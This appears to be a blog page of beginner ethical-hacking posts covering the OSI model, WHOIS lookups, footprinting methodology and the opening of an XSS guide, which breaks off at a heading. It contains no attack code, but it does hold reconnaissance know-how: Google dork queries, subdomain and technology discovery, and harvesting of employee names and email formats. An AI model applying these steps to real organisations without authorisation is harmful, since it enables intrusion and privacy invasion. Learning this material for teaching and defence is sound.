Posted on

OSI Model for beginners (Simple & Practical Guide)

If you’re starting your journey in networking or ethical hacking, one concept you’ll hear again and again is the OSI Model. At first, it might look complicated. Seven layers? Strange names? Technical terms? Don’t worry. In this guide, you’ll learn the OSI Model in a simple, beginner-friendly way, without any confusion.

What is the OSI Model?

The OSI Model stands for Open Systems Interconnection Model. It is a framework that explains how data travels from one computer to another over a network. Instead of thinking of communication as one big process, the OSI model breaks it into 7 layers.

Each layer has a specific role. Think of it like sending a package:

  • You pack it
  • Label it
  • Ship it
  • Deliver it

Each step is handled separately.

Why is the OSI Model Important?

If you are learning ethical hacking, You might wonder as to why you should learn about OSI Model. Here’s why:

1. It Helps You Understand Networks:

When you learn OSI model, you’ll know how data moves step by step from one device to another device.

2. It Makes Troubleshooting Easier:

You can easily identify where a problem is occurring in a network.

3. Essential for Ethical Hacking:

Many attacks target specific OSI layers. So, this is important for ethical hackers.

4. Foundation for Cybersecurity:

You may not like this but without this, advanced topics in cybersecurity won’t make sense.

The 7 Layers of the OSI Model

The seven layers of the OSI Model, from top to bottom are the Application Layer, Presentation Layer, Session Layer, Transport Layer, Network Layer, Data Link Layer and Physical Layer. Let’s break them down in the simplest way possible.

7. Application Layer (Top Layer):

The Application Layer is the top most layer of the OSI Model and is responsible for providing a user interface for network applications. Simply put, this is the layer users interact with. For example,

  • Web browsers
  • Email apps

It allows applications to communicate with the network. The Application Layer performs several key functions, including:

  • Network Services: It provides network services to applications, including file transfer, email and other network-based applications.
  • User Interface: It provides a user interface for network applications, allowing the user to interact with the network.
  • Network Resource Access: It provides a means for applications to access network resources, such as databases or file servers.

Some protocols in Application Layer are,

  • HTTP (Hypertext Transfer Protocol): This is the primary protocol used for web browsing and web application access.
  • FTP (File Transfer Protocol): This is a protocol for transferring files between systems.
  • SMTP (Simple Mail Transfer Protocol): This is a protocol used for sending mails.

6. Presentation Layer:

The Presentation Layer is responsible for providing a common format for data exchange between applications. This layer handles:

Simply put, it makes sure data is readable. Some of the Presentation Layer protocols are:

  • MIME (Multipurpose Internet Mail Extensions): This is a protocol for the representation of multimedia content.
  • SSL (Secure Sockets Layer) and TLS (Transport Layer Security): These are protocols for securing data transmission over the internet.

5. Session Layer:

The Session Layer is responsible for establishing, managing and terminating communication sessions between applications. A session is a continuous exchange of information between two applications and can involve multiple data transfers.

It provides a framework for applications to communicate with each other. It coordinates the communication process between the applications and ensures that the data is transmitted in an orderly and synchronized manner. The Session Layer also ensures that the communication between the applications is maintained until it is terminated by either the sender or the receiver. In simple words, it starts, maintains and ends sessions.

Some of the Session Layer protocols are,

  • NFS (Network File System): This is a popular protocol for sharing files over a network.
  • RDP (Remote Desktop Protocol): This is a protocol for remote access to a desktop.
  • SSH (Secure Shell): This is a protocol for secure remote access to a computer.

4. Transport Layer:

The Transport Layer of the OSI (Open Systems Interconnection) Model is responsible for reliable data transfer between end systems. It is the layer that divides entire data being sent into manageable segments and ensures that each segment reaches its destination without any errors or lost data.

These segments are then transmitted and reassembled at the destination end. This layer also provides flow control, which prevents the sender from overwhelming the receiver and error control which detects and corrects any errors that may occur during transmission. In simple words, this is where data delivery is controlled.

Key functions:

  • Error checking
  • Data flow control

There are two main types of protocols in Transport Layer. They are,

  • TCP (Transmission Control Protocol): This is a reliable, connection-oriented protocol which ensures that data is transmitted accurately and completely.
  • UDP (User Datagram Protocol): This is an unreliable, connectionless protocol that does not guarantee the delivery or accuracy of data. It is used for applications that do not require reliable data transmission, such as video streaming.

3. Network Layer:

The Network Layer is deals with the routing of data between computer networks. It provides the means for transmitting data from one network to another and ensures that data is delivered to its intended destination. It also ensures that data is delivered to its intended destination by routing it through the network in an efficient and effective manner.

This layer handles:

  • Routing
  • IP addresses

It decides the best path data should take to reach its destination. Some examples of Network Layer protocols include IP (Internet Protocol) and ICMP (Internet Control Message Protocol).

2. Data-Link Layer:

The Data Link Layer is concerned with the delivery of data frames between computers belonging to a same network. It provides error detection and correction functions and defines the format of the data frames that are transmitted between devices in the same network.

The Data Link Layer is responsible for several key functions in a network, including:

  • Defining the format of the data frames that are transmitted between devices
  • Error detection and correction
  • Flow control and media access control
  • Media-independent transmission of data frames

This layer works with:

  • MAC addresses
  • Physical addressing

Simply put, it ensures data moves between devices on the same network.

1. Physical Layer:

The Physical Layer is the bottom most layer of the OSI Model. It ensures physical transmission of data between computers. It defines the electrical, mechanical and functional specifications for the physical connection between devices.

This is the hardware layer and includes:

  • Cables
  • Signals
  • Bits

It physically transmits data.

How Data Travels (Simple Example)

Let’s see a simple example of OSI model in action when data travels. Let’s say you open a webiste in your favorite browser. Here’s what happens at each layer.

Step 1: Application Layer

You open your browser and visit a specific website.

Step 2: Presentation Layer

Data of your requested website is formatted and encrypted.

Step 3: Session Layer

A Connection is established.

Step 4: Transport Layer

Data is broken into small packets.

Step 5: Network Layer

These data packets are routed using IP protocol.

Step 6: Data Link Layer

Once packets reach your network, MAC addresses are used for delivering the data to your device.

Step 7: Physical Layer

Data is sent as electrical signals.

The same process happens in reverse on the receiving side.

Easiest Way to Remember OSI Layers

You can easily remember all OSI Layers from top to bottom by making the sentence given below with the first letter of all layers.

All People Seem To Need Data Processing

  • Application
  • Presentation
  • Session
  • Transport
  • Network
  • Data Link
  • Physical

OSI Model in Ethical Hacking

Understanding OSI model helps you see where attacks actually happen in hacking. For example,

Application Layer Attacks:

Web attacks like SQL Injection and XSS attacks.

Presentation Layer Attacks:

SSL Striping and other decryption attacks.

Session Layer Attacks:

Session Hijacking and other Man in the Middle (MiTM) attacks.

Transport Layer Attacks:

DoS attacks

Network Layer Attacks:

IP Spoofing

Data Link Layer Attacks:

MAC spoofing, MAC flooding and EVil Twin in Wireless.

This helps ethical hackers:

  • Identify weaknesses
  • Choose attack methods
  • and Defend systems

OSI Model in Real-world

In real-world networking, the TCP/IP model is more commonly used. But OSI is still the best way for beginners to learn concepts clearly.

Common Mistakes Beginners Make While Learning OSI Model

Here are some common mistakes beginners make while learning about OSI model.

1. Trying to memorize Without Undertanding:

Focus on what each layer does, not just their names.

2. Skipping the OSI Model altogether:

I did this mistake in my beginner days because I thought OSI model was boring. Don’t make the same mistake. This creates confusion later.

3. Overcomplicatng it:

Keep it simple. You don’t need to know deep technical details yet.

Tips to Learn Faster

Here are some tips for you to master OSI model faster.

1. Visualize it:

Imagine data moving through layers like a pipeline.

2. Relate to Real Life:

Think of sending a parcel or message.

3. Practice explaining:

If you can explain it simply, that means you understood it.

4. Revise Regularly:

Repetition helps retention.

Conclusion

The OSI Model is not just theory. It’s the foundation of networking and ethical hacking. Once you understand it:

  • Networks become easier to understand
  • Troubleshooting becomes logical
  • Cybersecurity concepts make a LOT MORE sense

Posted on

WHOIS Footprinting for beginners (Simple & Practical Guide)

Hello aspiring Ethical Hackers. In our previous blogpost, footprinting guide, you lave learnt what is footprinting and various types of footprinting techniques. In this article, you will learn in detail about WHOIS footprinting.

If you’re starting your journey in ethical hacking, one of the easiest and most powerful skills you can learn is WHOIS footprinting. It’s simple, beginner-friendly and gives you valuable information about a target without doing anything risky. In my opinion, Whois footprinting is the first method of footprinting that should be used while starting information gathering.

In this guide, you’ll learn:

  • What WHOIS footprinting is
  • Why it’s important
  • How to do it step by step
  • What to look for as a beginner

What is WHOIS?

WHOIS is actually a protocol running on port 43. When you or any organization register a domain (eg: example.com), a record is created. This record is known as WHOIS record and is created by an organization called Internet Corporation for Assigned Names and Numbers (ICANN) which regulates domain name registration and ownership. WHOIS records are maintained by Regional Internet Registries (RIR’s). At present, there are five RIR’s allocated to specific regions.

  1. American Registry for Internet Numbers (ARIN)
  2. African Network Information Center (AFRINIC)
  3. Asia Pacific Network Information Center (APNIC)
  4. Reseaux IP Europeens Network Coordination Centre (RIPE)
  5. Latin American and Caribbean Network Information Center (LACNIC)

What is WHOIS Footprinting?

WHOIS footprinting is the process of collecting information about a domain name using WHOIS databases. As already explained, every website (like example.com) is registered somewhere and that registration contains details.

Using WHOIS, you can find:

  • Domain owner (although sometimes hidden)
  • Registration and expiry dates
  • Name servers
  • Registrar details

In simple terms: WHOIS tells you who owns a website and how it’s set up.

What information does WHOIS reveal?


When you run a WHOIS lookup, you’ll see a lot of data. Let’s simplify the important parts for you.

1. Creation Date:

Shows when the domain was registered. This reveals if the domain is older or new. This is important because older domains may have:

  • Legacy systems
  • Outdated security

2. Expiry Date:

This tells you when the domain will expire. Expired domains can sometimes be,

  • Re-registered
  • Misused

3. Registrar:

This gives you information about the company where the domain is registered. Examples of some domain registrars are GoDaddy, Namecheap etc.

4. Name Servers:

Nameservers are specialized servers within the DNS that act as the internet’s phonebook, translating human-readable domain names (e.g., example.com) into numerical IP addresses (e.g., 192.0.2.1). These tell you where DNS is managed. This information is Important for understanding:

  • Hosting setup
  • Infrastructure

5. Registrant Information:

This gives you information about the person or entity who registered the domain. It may include:

  • Name
  • Email
  • Organization

However, in most cases it is hidden due to privacy protection.

How to Perform WHOIS Footprinting (Step-by-Step)?


Let’s look at step-by-step process of performing WHOIS Footprinting.

Step 1: Choose a Target Domain

Start with something simple like your own website or a test domain. Remember, always stay within legal boundaries.

Step 2: Use a WHOIS Lookup Tool

Do a simple Google search for WHOIS Lookup tools. Not only there are many tools for this but also there are many online services providing this service.

Step 3: Enter the Domain Name

Once you select a tool or service, enter the domain name. For example,

example.com
  • example.com

Then, run the lookup.

Step 4: Analyze the Results

The lookup runs and displays the results. After the results are out, analyze the results. Focus on:

  • Registration dates
  • Name servers
  • Registrar

Don’t try to understand everything at once.

Step 5: Take Notes

It is a very good practice to take notes in your journey of ethical hacking. Write down:

  • Interesting findings
  • Patterns

This helps you build investigation skills.

Let’s see a simple example of what you might discover after performing WHOIS lookup. From a simple WHOIS lookup of a domain, you might find:

  • The domain is 10 years old
  • It uses specific name servers
  • The registrar is a known provider

What does it tell you? This tells you that infrastructure might follow certain patterns. The system may be stable but possibly outdated.

How to Use WHOIS Effectively?

Here’s how you can use WHOIS more effectively.

1. Look for Patterns:

Always Check for:

  • Similar domains
  • Same name servers

2. Combine with Other Techniques:

WHOIS footprinting in itself will not give you complete information about the target domain. It is best to combine WHOIS with:

3. Practice Regularly:

Try WHOIS on:

  • Different websites
  • Practice labs

Tools for WHOIS Footprinting

You will not need complex tools to perform WHOIS Lookup as a beginner. You can start with:

  • Online WHOIS lookup websites like whois.com, who.is.com etc
  • Linux whois command
  • Sysinternals Whois command utility for Windows.

Why is WHOIS Important in Ethical Hacking?

With all said and done how to perform WHOIS footprinting, let’s see the importance of this in ethical hacking. WHOIS is often the first step in reconnaissance (footprinting). Here’s why it matters:

1. Understand the Target:

You get basic information about:

  • Your target organization
  • Their Domain structure

2. Discover Infrastructure Clues:

WHOIS can reveal information about:

  • Hosting providers
  • Name servers

This information helps you map the system.

3. Find Related Assets:

In some cases, it helps you to identify other domains owned by the same organization.

4. Detect Weak Points:

In some cases, it can reveal weak points in an organization. Old domains or misconfigured records can indicate poor security practices.

Common Mistakes Beginners Make

Many beginners make some common miastakes while performing this footprinting. Please avoid these mistakes.

1. Expecting Too Much Data:

If fotprinting is the first stage of ethical hacking, then WHOIS footprinting is the first stage of footprinting itself. So, may be due to excitement or something else, beginners expect too much data to be revealed. But this may not be the case in real-world. Many domains use privacy protection. Don’t worry, this is normal.

2. Ignoring Small Details:

In footprinting, even minute details matter. Even simple data like name servers can be useful.

3. Not connecting collected information:

WHOIS is just one piece of the puzzle. Combine it with:

  • DNS analysis
  • Subdomain discovery

4. Skipping Documentation:

Always write down your findings.

Legal & Ethical Reminder

WHOIS footprinting is generally safe but you must still follow some rules.

Never and NEVER:

  • Use information obtained through WHOIS for illegal purposes
  • Target systems without permission

Always:

  • Practice ethically
  • Stay within legal limits

Conclusion

WHOIS footprinting is one of the simplest and most powerful starting points in ethical hacking. It teaches you how to:

  • Gather information
  • Analyze systems
  • Think like an investigator

And the best part? You can start learning it today with zero risk.

Posted on

Footprinting guide for beginners

Hello, aspiring ethical hackers. In our previous blogpost, you read about the 5 phases of ethical hacking. In this article, you will learn about Footprinting or Reconnaissance in detail. If you’re starting your journey in ethical hacking, one of the first skills you need to learn is footprinting. It may sound technical but the idea is actually simple. Footprinting means gathering information about a target before trying to hack or test it. Think of it like this: Before solving a puzzle, you first look at all the pieces.

Although, a bit boring, it is one of the most important phases of Ethical Hacking. This is because this stage lays the road to success or failure of the pen test as it gives much needed information about the target system or organization.

What is Footprinting?

Footprinting is the process of collecting information about a system, website or organization. This information helps you understand:

  • What the target looks like
  • How it works
  • Where it might be weak

For example, before testing a website, you might want to know:

  • Its domain name
  • Its IP address
  • What technologies it uses

Why is Footprinting Important?

In Reconnaissance, you gather as much information about the target organization that is useful in gaining access or to learn about the security posture of target organization. Reconnaissance allows pen testers to reduce the area they need to focus, identify vulnerabilities and finally know about the security posture of the company. The more information you have, the easier your job becomes. Many beginners want to jump straight into “exploitation” and “hacking tools.” But here’s the truth:

Without footprinting, you are guessing—not hacking.

Footprinting helps you:

1. Understand the Target:

You get a clear picture of what you are dealing with.

2. Find Entry Points:

You may discover hidden pages, subdomains or services running on target organization.

3. Save Time:

Instead of random attempts, you focus on what matters.

4. Think Like a Hacker:

Real attackers spend a lot of time gathering information first. It enhances hacker mindset. If done properly, the following information can be collected during the reconnaissance stage.

  1. Target organization’s network information including domains and sub-domains used by it.
  2. Blocks of IP addresses used by the organization that are publicly accessible etc.
  3. Information about operating systems used by the organization, especially web server and in some cases even user credentials.
  4. Information about the organization like the details of their employees, which include their names, addresses, Phone number, email addresses etc

Types of Footprinting

There are two main types of footprinting: Passive and Active.

1. Passive Footprinting:

In this type of footprinting, information about the target organization is collected without touching or interacting with the target directly. This is usually safe and stealthy as no interaction with the target is done.

Examples:

  • Searching on Google
  • Checking social media
  • Looking at public websites

This is the safest way to start as a beginner.

2. Active Footprinting:

This involves interacting with the target system or network.

Examples include:

  • Scanning ports
  • Sending requests to servers

This is simpler than passive reconnaissance as pen testers get information directly from the target. On the flip side, the cybersecurity guys at the target organization may already know your intent as it may create lot of noise and raise suspicions.

Step-by-Step Footprinting Process

Let’s go through the step-by-step process of footprinting.

Step 1: Start with the Website

Start by visiting the target website. Look for:

  • Pages (Home, About, Contact)
  • Login areas
  • URLs

You’ll be surprised how much you can learn just by exploring the target website. Learn more about Website Footprinting.

Step 2: Find Domain Information

Every website has a domain (like example.com). From this, you can find information like,

  • IP address of the website
  • Hosting details
  • DNS records

This shows where the website is actually running etc. Learn more about this in Whois Footprinting, DNS footprinting etc.

Step 3: Look for Subdomains

Websites often have hidden sections called subdomains. For example, if there is a domain named “example.com”, it may have subdomains like,

  • admin.website.com
  • dev.website.com
  • api.website.com

These are very important in the scope of reconnaissance because they are often less secure than the main domain. One useful tool to find subdomains is subfinder.

Step 4: Identify Technologies

Try to understand what the website is built with.

For example:

  • Is it using WordPress, Joomla CMS etc?
  • What server is running?

This matters because different technologies have different weaknesses. Useful tool here can be WhatWeb.

Step 5: Search on Google

Google is one of the most powerful tools for footprinting. Try searching:

  • site:example.com
  • example.com login
  • example.com filetype:pdf

You might find:

  • Hidden pages
  • Documents
  • Login portals

Learn more about Google dorking.

Step 6: Look for Public Information about the target

Sometimes, a lot of things about the target can be found using publicly available information.

Check:

  • LinkedIn
  • Company pages
  • Other Social media

You might find:

  • Employee names
  • Email formats

This is useful for understanding how the organization works. Learning about Email footprinting and Metadata can be useful in this step. USeful tools here are Recon-ng, Sherlock, theharvester, Maltego, Shodan and Spiderfoot.

Conclusion

Footprinting is the first step in ethical hacking and one of the most important. If you master this skill:

  • You’ll find vulnerabilities faster
  • You’ll understand systems better
  • You’ll think like a real hacker

Most beginners ignore footprinting. Don’t be one of them. Start slow, stay consistent and keep practicing.

Posted on

Beginner’s Guide to XSS Vulnerability (Cross-Site Scripting)

Hello aspiring Ethical Hackers. In our previous blogpost on web server hacking, you learnt in brief about various web vulnerabilities. In this article, you will learn in detail about Cross Site Scripting (XSS) vulnerability.

If you’re starting your journey in ethical hacking, one of the first web vulnerabilities you’ll encounter is Cross-Site Scripting (XSS). It’s one of the most common and dangerous vulnerabilities found in web applications and also one of the easiest for beginners to understand and practice. In this guide, you’ll learn what XSS is, how it works, different types and how attackers exploit it in real-world scenarios.

What is XSS (Cross-Site Scripting)?



Cross-Site Scripting (XSS) is a web security vulnerability that allows an attacker to inject malicious scripts into a website, which are then executed in the browser of other users. Instead of attacking the server directly, XSS targets the users of the application. Simply put, an attacker tricks a website into delivering malicious JavaScript to other users.

How XSS Works?

